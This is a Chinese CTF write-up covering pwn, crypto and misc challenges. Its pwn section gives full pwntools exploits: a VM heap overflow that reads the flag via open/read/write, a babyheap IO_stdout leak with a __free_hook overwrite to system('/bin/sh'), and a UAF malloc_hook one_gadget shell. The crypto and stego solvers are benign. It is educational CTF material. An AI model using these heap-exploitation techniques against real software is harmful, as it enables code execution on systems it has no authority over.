
```
mov eax,5F205F20205F205F
mov &data[x],eax  2000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  2800000000000000
mov eax,5F205F205F205F20
mov &data[x],eax  3000000000000000
mov eax,20205F20205F205F
mov &data[x],eax  3800000000000000
mov eax,205F205F205F200A
mov &data[x],eax  4000000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,4800000000000000
call write
mov eax,205F205F205F205F
mov &data[x],eax  0000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  0800000000000000
mov eax,205F205F205F205F
mov &data[x],eax  1000000000000000
mov eax,20205F5F2020205F
mov &data[x],eax  1800000000000000
mov eax,5F205F20205F205F
mov &data[x],eax  2000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  2800000000000000
mov eax,5F205F205F205F20
mov &data[x],eax  3000000000000000
mov eax,20205F20205F205F
mov &data[x],eax  3800000000000000
mov eax,205F205F205F200A
mov &data[x],eax  4000000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,4800000000000000
call write
mov eax,205F205F205F205F
mov &data[x],eax  0000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  0800000000000000
mov eax,205F205F205F205F
mov &data[x],eax  1000000000000000
mov eax,20205F5F205F205F
mov &data[x],eax  1800000000000000
mov eax,5F205F205F5F205F
mov &data[x],eax  2000000000000000
mov eax,205F205F205F2020
mov &data[x],eax  2800000000000000
mov eax,5F205F205F205F20
mov &data[x],eax  3000000000000000
mov eax,5F205F5F205F205F
mov &data[x],eax  3800000000000000
mov eax,5F5F205F205F200A
mov &data[x],eax  4000000000000000
```

```
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,4800000000000000
call write
call pc+data D27F
return
```

PWN部分

漏洞还是很好找的，程序的一开头就在heap段开辟了一个vm的虚拟栈，这个栈的大小只有0x100。但是在调用read函数的时候，他进行了一个0x1000的读取。所以在虚拟机的中存在一个栈溢出漏洞（这个栈实则在程序的heap中）。由于0x8f的指令不是调用自己实现的函数，而是进行了系统函数的调用，所以我们可以想办法泄露函数got表，从而得到libc基址。其次可以泄露虚拟栈中的ebp，得到原有堆基址，再利用我们的偏移，就可以计算出当前栈的位置等信息。虽然原程序开启了NX保护，但是vm没有，所以我们可以使用vm的代码构建shellcode。通过计算出的堆地址，将整个程序流劫持到我们想要的地方。

不可以直接system函数覆盖地址，因为存在如下函数。



这个函数会导致整个程序无法执行任何和system有关的函数，所以我并不能构造rop链。

那我们只能采用orw进行flag的读取，但是没有open函数怎么办，我们可以将free函数覆盖为open函数。

exp：

```
from pwn import *
#io=remote('219.219.61.234',23457)
io = process('./pwnvm')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
#context.log_level = 'debug'
io.recv()
pay='a'*0x100
io.send(pay)
io.recvuntil('a'*0x100)
elf_base=u64(io.recv(6)+'\x00\x00')-0x203851 #main?
```

```
pay='b'*0xf0+'d'*0x10+p64(elf_base+0x203020)

io.send(pay)
io.recvuntil('tell me what is your name:')

pay='a'*0xf0

io.send(pay)
io.recvuntil('a'*0xf0)
heap_base=u64(io.recv(6)+'\x00\x00')   #heap_base

success('heap_base:'+hex(heap_base))
# pause()
def call(a,b,c,ord):  #vm call
    pay1='\x11'
    pay1+=p64(a)
    pay1+='\x12'
    pay1+=p64(b)
    pay1+='\x13'
    pay1+=p64(c)
    pay1+='\x8f'
    if ord==0:
        pay1+='\x00'
    if ord==1:
        pay1+='\x01'
    if ord==2:
        pay1+='\x02'
    return pay1

pay2=call(1,elf_base+0x2038E0,0x8,1) #write
pay2+=call(0,elf_base+0x2038f8,0x8,0) #read
pay2+=call(0,heap_base+0x2D18+0x110+87,0x1000,0) #read
pay=''

print len(pay2)
pay=pay.ljust(0x100,'\x00')+p64(heap_base+0x2D18+0x110)+'\x00'*8
pay+=pay2
io.send(pay)

libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-libc.sym['read']
libc.address=libc_base #libc_base

io.send(p64(libc.sym['open']))
pay=''
pay+='\x11flag\x00\x00\x00\x00'
pay+='\x33'+'\x00'*8
pay+='\x20'+'\x00'*8
pay+='\x12'
pay+=p64(0)
pay+='\x13'
pay+=p64(0)
pay+='\x8f'
pay+='\x03'
pay+=call(3,heap_base+0x2D18,0x30,0)
pay+=call(1,heap_base+0x2D18,0x30,1)
#pay+=call(0,heap_base+0x2D18,0x1000,0)+'\xff'
io.send(pay)
```

```
#gdb.attach(io)
success('libc_base:'+hex(libc_base))
success('heap_base:'+hex(heap_base))
success('elf_base:'+hex(elf_base))
io.interactive()
```

babyheap

这个题目的难点在于没有输出，难以获取libc基地址，于是考虑使用io_stdout_2_1泄露libc基地址

堆分配使用的是realloc函数，分配后的指针存放在buf中，在分配中如果指定的size为0，则相当于释放该堆块。

首先要想覆盖IO_stdout_2_1函数，就必须构造unsorted_bin堆块，然后通过覆盖fd指针的低位字节，使其指向IO_stdout函数，同时将一个tcache堆块指向该unsorted_bin堆块，由于tcache不检查堆块大小，因此在连续分配两个tcache堆块后，就能分配到IO_stdout所在的内存。而且由于不知道堆基地址，因此想要将一个tcache堆块指向unsorted堆块，也需要覆盖fd指针的低字节。每次覆盖的成功率是1/16，总共是1/256的概率。~~运气不好的话可能爆破到一半就放弃了~~

- 构造unsorted_bin

提前构造一个堆块，以便在后面构造tcache时，将该tcache指向该堆块而不是指向0x0。同时利用realloc的特点，释放所需要的堆块

```
add(0xe0,'a1gx')
free()
for i in range(4):
    add(0x110,'a1gx')
    add(0x80,'a1gx')
    free()
```

- 利用off by one漏洞构造overlap

这里构造比较巧妙，思路就是通过构造一个大堆，然后逐步分化成小堆块，0x30/0x40/0x50，然后时0x80，0x80就是我们的unsorted_bin，通过0x40修改0x50的大小覆盖0x80，然后通过0x30修改0x40的大小修改tcache的fd，这里需要注意的是，如果tcache的大小被修改，那么在分配时不是按照该大小分配，而是按照该tcache所在的链的大小分配该tcache，而释放时根据该大小选择相应的tcache链，所以在后面需要将tcache中的两个堆块分配出去时，就得修改其大小，以便在分配和释放之后不会再出现在该tcache链上，不然就无法分配到io_stdout所在的内存。

```
add(0x300,'a1gx')
add(0x30,'a1gx')
free()

add(0x300-0x30-0x10,'a1gx')
add(0x40,'a1gx')
free()

add(0x300-0x30-0x10-0x40-0x10,'a1gx')
add(0x50,'a1gx')
free()

add(0x300-0x30-0x10-0x40-0x10-0x50-0x10,'a1gx')
add(0x80,'a1gx')
free()
```

```
add(0x48,'a'*0x48+'\xf0')
free()

add(0x58,'a1gx')
free()


add(0xe0,'a'*0x58+p64(0xd1)+'\x60\xe7')
free()

add(0x38,'a'*0x38+'\xb0')
free()

add(0x48,'a1gx')
free()


add(0xa0,'a'*0x40+p64(0)+p64(0xc1)+'\xc0\x78')
free()
```

- 覆写io_stdout，泄露libc基地址

通过分配tcache，然后释放，由于tcache的大小被改写了，释放后不会回到原来的tcache链当中去，操作两次之后就可以向io_stdout所在内存写入内容。io_leak模板如下：

```
p64(0xfbad18**)+p64(0)*3+'\x00'
```

有时使用0xfbad1800不会输出，这时可以换成其他的数试试

- 覆写free_hook函数指针，调用system

通过overlap构造指向free_hook的tcache链，与上一步同样的操作，修改free_hook，事先在堆中构造好**/bin/sh\x00**字符串，free之后可以得到shell

这里需要注意的是，由于在上一步已经分配到io_stdout处，而该处的堆是不符合规则的，因此需要将buf的值变为0，不然再次分配会导致错误。于是进入选项2，而此时在令buf为0的同时会关闭输出流

```
close(1)
#0为输入流，1为stdout，2为stderr
```

所以不会输出，此时需要将add函数中的接受字符函数换成**sleep()**函数，用于延迟（free函数也需变换）

而由于输出流被关闭了，获取shell时无法正常交互，因此需要将stdout流与stderr流绑定输出，这样才可以实现正常交互

重定向命令列表如下：

命令	说明
command > file	将输出重定向到 file。
command < file	将输入重定向到 file。
command >> file	将输出以追加的方式重定向到 file。
n > file	将文件描述符为 n 的文件重定向到 file。
n >> file	将文件描述符为 n 的文件以追加的方式重定向到 file。
n >& m	将输出文件 m 和 n 合并。
n <& m	将输入文件 m 和 n 合并。
<< tag	将开始标记 tag 和结束标记 tag 之间的内容作为输入。

代码如下：

```
ru("choice:")
sl("2")
ru('Bye')
sleep(2)
add2(0xb0-8,'\x00'*0x48+p64(0x141)+p64(libc.sym['__free_hook']-8))
free2()

add2(0xc0-8,'a1gx')
free2()
add2(0xc0-8,'/bin/sh\x00'+p64(libc.sym['system']))
free2()
sl("sh 1>&2")#将stdout流与stderr流绑定输出
irt()
```

由于低字节覆盖不能每次都成功，只有**1/256**的概率，所以需要爆破，利用python错误处理机制

EXP:

```
#!/usr/bin/python
#coding=utf-8
from pwn import *
context.terminal = ['gnome-terminal','-x','sh','-c']
# context.log_level = 'debug'

s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096          :p.recv(numb)
rl      = lambda                    :p.recvline()
ru      = lambda delims,drop=False  :p.recvuntil(delims,drop)
uu32    = lambda data               :u32(data.ljust(4, '\x00'))
uu64    = lambda data               :u64(data.ljust(8, '\x00'))
dbg     = lambda gs=''              :gdb.attach(p,gdbscript=gs)
irt     = lambda                    :p.interactive()

context.binary = './pwn'
```

```
def add(size,data=''):
    sla("choice:",'1')
    sla("Size:\n",str(size))
    if(size!=0):
        sa("Data:\n",data)

def free():
    sla("choice:",'1')
    sla("Size:\n",str(0))

def add2(size,data):
    sl("1")
    sleep(1)
    sl(str(size))
    sleep(1)
    s(data)
    sleep(2)
def free2():
    sl("1")
    sleep(1)
    sl('0')
    sleep(1)

while(True):
    try:
        p = process('./pwn')
        elf = ELF('./pwn')
        libc = elf.libc
        add(0xe0,'a1gx')
        free()

        for i in range(4):
            add(0x110,'a1gx')
            add(0x80,'a1gx')
        free()

        add(0x300,'a1gx')
        add(0x30,'a1gx')
        free()

        add(0x300-0x30-0x10,'a1gx')
        add(0x40,'a1gx')
        free()

        add(0x300-0x30-0x10-0x40-0x10,'a1gx')
        add(0x50,'a1gx')
        free()

        add(0x300-0x30-0x10-0x40-0x10-0x50-0x10,'a1gx')
        add(0x80,'a1gx')
        free()

        add(0x48,'a'*0x48+'\xf0')
        free()

        add(0x58,'a1gx')
        free()
```

```
        add(0xe0,'a'*0x58+p64(0xd1)+'\x60\xe7')
        free()

        add(0x38,'a'*0x38+'\xb0')
        free()

        add(0x48,'a1gx')
        free()


        add(0xa0,'a'*0x40+p64(0)+p64(0xc1)+'\xc0\x78')
        free()

        add(0xe0,'a1gx')

        free()

        add(0xe0,'a1gx')
        free()

        add(0xe0,p64(0xfbad1800)+p64(0)*3+'\x00')
        ru(p64(0xfbad1800)+p64(0)*3)
        libc.address=uu64(r(8))-(0x7ffff7dce700-0x7ffff79e2000)
        if (libc.address&0xfff==0):
            ru("choice:")
            sl("2")
            ru('Bye')
            sleep(2)
            add2(0xb0-8,'\x00'*0x48+p64(0x141)+p64(libc.sym['__free_hook']-8))
            free2()

            add2(0xc0-8,'a1gx')
            free2()
            add2(0xc0-8,'/bin/sh\x00'+p64(libc.sym['system']))
            free2()
            sl("sh 1>&2")
            irt()
    except:
        print "fail"
        p.close()
    else:
        break
```

pwn8

这一个题目和前一个题目类似，只不过多了一些混淆而已，很容易就可绕过。

存在 uaf，通过改 stdout 来 leak libc，最后改 malloc_hook 为 one_gadget 来get shell

```
#!/usr/bin/python
#coding=utf-8
from pwn import *
p = process('./pwn8')
elf = ELF('./pwn8')
libc = elf.libc
```

```
def ad(size,con):
    p.sendlineafter('>> ',str(1))
    p.sendline('80')
    p.sendlineafter('_____?',str(size))
    p.sendafter('start_the_game,yes_or_no?',con)
def fr(idx):
    p.sendlineafter('>> ',str(2))
    p.sendlineafter('index ?',str(idx))
def chan(idx,con):
    p.sendlineafter('>> ',str(4))
    p.sendlineafter('index ?',str(idx))
    p.sendafter('__new_content ?',con)
ad(0x68,'0')
ad(0x80,'1')
ad(0x68,'2')
ad(0x10,'defense')
fr(1)
ad(0x68,'4')
fr(0)
fr(2)
chan(2,'\x70')
chan(4,'\xdd\x25')
ad(0x68,'5')
ad(0x68,'6')
ad(0x68,'7')  #stdout2233
payload = 'a'*0x33+p64(0xfbad1800)+p64(0)*3+'\x00'
chan(7,payload)
p.recvuntil(p64(0xfbad1800))
p.recvuntil('\x7f')
libc_base = u64(p.recvuntil('\x7f')[-6:]+'\x00\x00')-
libc.sym['_IO_2_1_stdout_']-131
fr(1)
realloc = libc_base + libc.sym['realloc']
malloc_hook = libc_base+libc.sym['__malloc_hook']
chan(1,p64(malloc_hook-0x23))
ad(0x68,'8')
ad(0x68,'9')
payload = 'a'*(0x13)+p64(libc_base+0xf1207)
chan(9,payload)
p.sendlineafter('>> ',str(1))
p.sendline('80')
p.sendlineafter('_____?',str(0x10))
p.interactive()
```

0x5 Crypto

简单的rsa

同余式

```
import gmpy2
from Crypto.Util.number import *
b =
331683811822736130393780439390218345984733697043399790314062716554100899549462800209620135678315601563711016007010161040054213252486014649589729073195204870
phi = b - 1
e = 4097
d = gmpy2.invert(e, phi)
enc =
156483712189317227909043701624346788874798606686611437235780144194313842426986084845191310920118716094787990772159271122389545286562543466847105815673042277802285952942647287299581719503140427491004720649192346765443419814188979087160412854894515594136155676102480621829878593796186602731800946327116067070443693695217059566172410284874960036995147419697559991886209084576738048510509784096052368341306898193720287971742063074522314814367757116826256667411033840191257907775954936072649355294040416689875209257664999912954449342060819209834612465653131272135489700840445282579903476536123371007433096030153915867841499
m = pow(enc, d, b)
print(long_to_bytes(m))
```

fakeRSA

题目名假的RSA，这题跟RSA基本没啥关系，爆破就可以了，每个字符对应的加密结果是确定的：

```
cipher = [...]
n = ...
e = 65537
flag=""
for i in range(len(cipher)):
    for j in range (len(cipher[i])):
        for t in range(32,127):
            if(pow(t,e,n)==cipher[i][j]):
                flag+=chr(t)


print(flag)
```

乱写的密码

词频分析，对于单表代换密码，每个字母被加密成另外一个确定的字母，从密文中可以获取到明文的统计信息，而在有意义的英文文本中，不同字母出现的频率是不一样的，只要密文长度足够长，就可以采用这种攻击方式。

https://quipqiup.com/

ez_rsa

题目是`2020 RoarCTF`的`ezrsa`，这里放出参考链接：

```
https://www.anquanke.com/post/id/224973
```

题目提供了n，beta，e，enc

这道题意思很明确了，n = p * q = 4xybeta ^ 2 + 2(x+y)beta + 1

很自然的能得到 tip = (n-1)//beta

然后我们给tip模上beta，我们就能得到 (x+y)%beta ，如果我们能够获得x + y，那么显然我们也能获得x * y，然后解个方程即可获得x和y，然后就能获得p和q，继而解密rsa得到flag

那么对于获得 x + y这个问题，由于beta是512位，我们去看一下n的位数为 2068，那么平均一下p的位数就是1034了，那么x的位数大概就是1034 – 1 – 512 = 521，x + y 估计也就是522位左右，和beta位数差了10位左右，完全是可以暴力的范围

参考脚本：

```
n =
e = 65537
enc =
beta =
tip = (n-1)//(2*beta)
for i in range(10000):
    #获取x + y的值
    x_add_y = tip % beta + beta*i

    #根据x + y 获取 x * y
    x_mul_y = (tip - x_add_y)//(2*beta)
    try:
        if iroot(x_add_y**2 - 4*x_mul_y,2)[1]:
            #解方程获取x 和 y
            y = (x_add_y - iroot(x_add_y**2 - 4*x_mul_y,2)[0] )//2
            x = x_add_y - y
            p = 2*y*beta + 1
            q = 2*x*beta + 1
            phi = (p-1)*(q-1)
            d = inverse(e,int(phi))
            print long_to_bytes(pow(enc,d,n))
    except:
        pass
```

Pocketbook

本意考重放攻击，但是没有检验，导致可以自己给自己转账，被非预期解了。

这里给出鼎哥的预期重放解脚本：

```
import hashlib
from pwn import *
# context.log_level = 'debug'
p = remote('219.219.61.234',20040)
p.recvuntil('(')
m = str(p.recv(8))
# print m
dic="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
for i in dic:
    s = m+i
    h=str(bin(int(hashlib.sha256(s).hexdigest(),16))[2:])
    if h.endswith('00000'):
        print(i)
        p.sendline(i)
        break
p.recvuntil('name')
print('login success')
p.sendline('ld1ng')
```

```
p.sendline('1')
p.sendline('ljzjsc')
p.sendline('10')
p.recvuntil('hash:')
record = str(p.recv()).strip('\n')
recevier = record[:16]

p.sendline('2')
record = str(p.recvline())
fakerecord = ''
fakerecord+=record[:16] + recevier + record[32:]
print "sender: " + record[:16]
print 'recevier: '+ recevier
print 'amount: '+ record[32:]
print "fakerecord: " + fakerecord

while(1):
    p.recvuntil("Account Balance:")
    balance = p.recvline()
    print balance
    p.sendline('3')
    p.send(fakerecord)
    if(int(balance)>=10000):
        break
p.interactive("$ld1ng")
```

出来签到啦

题目分为两层，具体原理见参考链接
第一层为 AES，脚本运行（python2）得出 flag
cipherText1，cipherText 转换为 16 进制，通过 winhex 打开即为 16 进制

```
from Crypto.Cipher import AES
def xor(p1, p2):
    tmp = ''
    for i in range(len(p2)):
        tmp += chr(ord(p1[i]) ^ ord(p2[i]))
    return tmp
def pad(plainText):
    return plainText + (chr(len(plainText)) * (16 - (len(plainText) % 16)))
key = "19e6855d293a1b76ff44f18948b19bad".decode("hex")
cipherText1 ="97FB685D28FC895BB1617CDA1E6C4D76".decode("hex")
cipherText =
"D0EC67CCCF6B2BB057C4FAA168FA670C12CBB3D5D058968FF60426F95344A84B".decode("hex")
plainText ="Can_You_Find_me?"
fakeIV = "aaaaaaaaaaaaaaaa"
fakeIVAes = AES.new(key, AES.MODE_CBC, fakeIV)
fakePlainText = fakeIVAes.decrypt(pad(cipherText1))
enc_msg = xor(fakePlainText, fakeIV)
iv = xor(enc_msg, plainText)
print len(iv)
print "iv is : " + iv
aes = AES.new(key, AES.MODE_CBC, iv)
flag = aes.decrypt(pad(cipherText))
print flag
```

原题参考：https://www.cnblogs.com/crybaby/p/12940219.html

这里说一下py3和py2的一个区别，py2里边字符串和bytes类型都是以字节处理的，因此只要字符串内容符合16进制形式可以直接decode转化为bytes类型，而py3里字符串是以单个字符（unicode）处理，因此不能直接转化，具体如何更改为py3代码大家自己去了解一下

第二层为线性反馈移位寄存器（ LFSR ），需要用第一关得到的 flag 作为 challenge2.zip 的解压密码（注意不是整个 flag, 而是 {} 里边的内容）同样运行脚本（ python2 ）可得 flag
result 文件用 winhex 打开，因为 result 需要转化为二进制

```
mask = '100100000010000000001000100101'
result = 
'100000010111101001000111110000001001001001100100001001101110010100011101101101011001110111101010101111100101111100001011010001111101011101000111011111101101000101100110010110100100110000011101111001010111101110100011101111010010100001000101111001100101011010000000111110000010011110100110100100101000010000101110101110100100101000000000100000000011101001101100101011001111110010111110110010111010010010001000010011001010101101011101000011001100000000100000110000000100010100000101000011101000101001100100101100001000110111100000010010000011010110110000111010100011111111011100101110110100000001010110001100000110101001101000011001001101000101100100100100011100010110011000010101100001101111100110111001000010111011101110100001001000100000101010010000101000100100111011010010010101010110110001011111011000' #result 代表输出的 lastbit 序列
tmp=result # 将 result 的值赋给 tmp
R = '' #R 即为要求的 flag 的括号内的值
for i in range(28):
output = '?' + result[:27] #s[i:j] 表示获取 a[i] 到 a[j-1]
ans = int(tmp[27-
i])^int(output[-1])^int(output[-3])^int(output[-6])^int(output[-10])^int(output[
-18])^int(output[-25]) # 由反馈函数推导而来
R += str(ans)
result = str(ans) + result[:27] # 更新 result 在 output 中显示的序列
R = format(int(R[::-1],2),'x') #s[::-1] 是从最后一个元素到第一个元素复制一遍（反向）
flag = "bxsyyds{" + R + "}"
print flag
```

原题参考：https://www.anquanke.com/post/id/181811

0x6 Misc

大鸟转转转转转转转转转转

临时补充的签到题，我花了10分钟自学了一下如何制作gif才把这题目整出来的。

这里分享一下大家有趣的解法。

大部分队伍采取的是gif动图的工具（有在线的：https://tools.miku.ac/gif_splitter/，也有本地的制作动图程序或是Stegsolve，ps等）

但是有一只队伍的解法挺有意思的，这里分享一下他们的题解：


1. 下载GIF文件

2. 将GIF转视频格式

3. 用手机逐帧看这个视频 读取即可


ez_backdoor

一个后门，下载就会被杀。在压缩包里的提示中说到`flag`是四个`0-255`的数连接到一起，所以可以猜测是`ip`地址，后门执行后会回连一个`ip`，`wireshark`抓包即可。尽量在虚拟机里操作。




没别的意思给你签个到顺便给你看看我老婆

分享一个正确的小脑洞（误），其实我是有点这个意思。出题人为了提示，人均老谜语人。



通过stegsolve打开图片后选择Analyse中的Data Extrac然后如下配置后会得到如图所示的flag，注意这里的空格是8位自动空格，第一天我看见好多队伍在和空格斗智斗勇。



程序软件工程师

由于很多同学对IDA不是十分熟悉，对于字符串的分割是有一定问题的，导致这道题目解的其实很乱。只有/n是换行。但是这道题目确实因为base64隐写解密脚本的问题，导致这道题目会乱七八糟的。总而言之不是一道好题目。


```
import re
import base64

b64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

# ccc.txt为待解密的base64隐写字符串所在的文件
f = open('ccc.txt','r')
base64str = f.readline()

# pattern2用于匹配两个等号情况时，等号前的一个字符
# pattern2用于匹配一个等号情况时，等号前的一个字符
pattern2 = r'(\S)==$'
pattern1 = r'(\S)=$'

# 提取后的隐写二进制字符加入binstring中
binstring = ''

# 逐行读取待解密的base64隐写字符串，逐行处理
while(base64str):
    # 先匹配两个等号的情况，如果匹配不上，再配置一个等号的情况
    # 如果无等号，则没有隐藏，无需处理
    if re.compile(pattern2).findall(base64str):
        # mstr为等号前的一个字符，该字符为隐写二进制信息所在的字符
        mstr = re.compile(pattern2).findall(base64str)[0]
        # 确认mstr字符对应的base64二进制数，赋值给mbin
        mbin = bin(b64chars.find(mstr))
        # mbin格式如0b100，mbin[0:2]为0b
        # mbin[2:].zfill(6)为将0b后面的二进制数前面补0，使0b后面的长度为6
        mbin2 = mbin[0:2] + mbin[2:].zfill(6)
        # 两个等号情况隐写了4位二进制数，所以提取mbin2的后4bit
        # 赋值给stegobin，这就是隐藏的二进制信息
        stegobin = mbin2[-4:]
        binstring += stegobin
```

```
    elif re.compile(pattern1).findall(base64str):
        mstr = re.compile(pattern1).findall(base64str)[0]
        mbin = bin(b64chars.find(mstr))
        mbin2 = mbin[0:2] + mbin[2:].zfill(6)
        # 一个等号情况隐写了2位二进制数，所以提取mbin2的后2bit
        stegobin = mbin2[-2:]
        binstring += stegobin
    base64str = f.readline()

# stegobin将各行隐藏的二进制字符拼接在一起
# 从第0位开始，8bit、8bit处理，所以range的步进为8
for i in range(0,len(binstring),8):
    # int(xxx,2)，将二进制字符串转换为10进制的整数，再用chr()转为字符
    print(chr(int(binstring[i:i+8],2)),end='')
```

夜之城之王

这道题目其实我现在觉得出的还是不错的，主要就是让大家了解LM-hash的加密方法。视频是拿单反录制的，本意是让大家看清楚最后的LM-hash，和部分输入密码串，对算法进行重现，然后进行爆破。由于14位密码，可以分为前7后7的方式，在加上这道题目部分的一直明文串，题目一定是有解的。

关于hit，在我权衡过利弊之后，我必须用最坏的打算来评估这道题目，假如真的视频模糊到一个字符都看不出来，采取爆破的方法是否可以有解。我必须下调爆破的时间复杂度，于是给出了前3位和后三位，这样爆破可以在1个小时内结束。

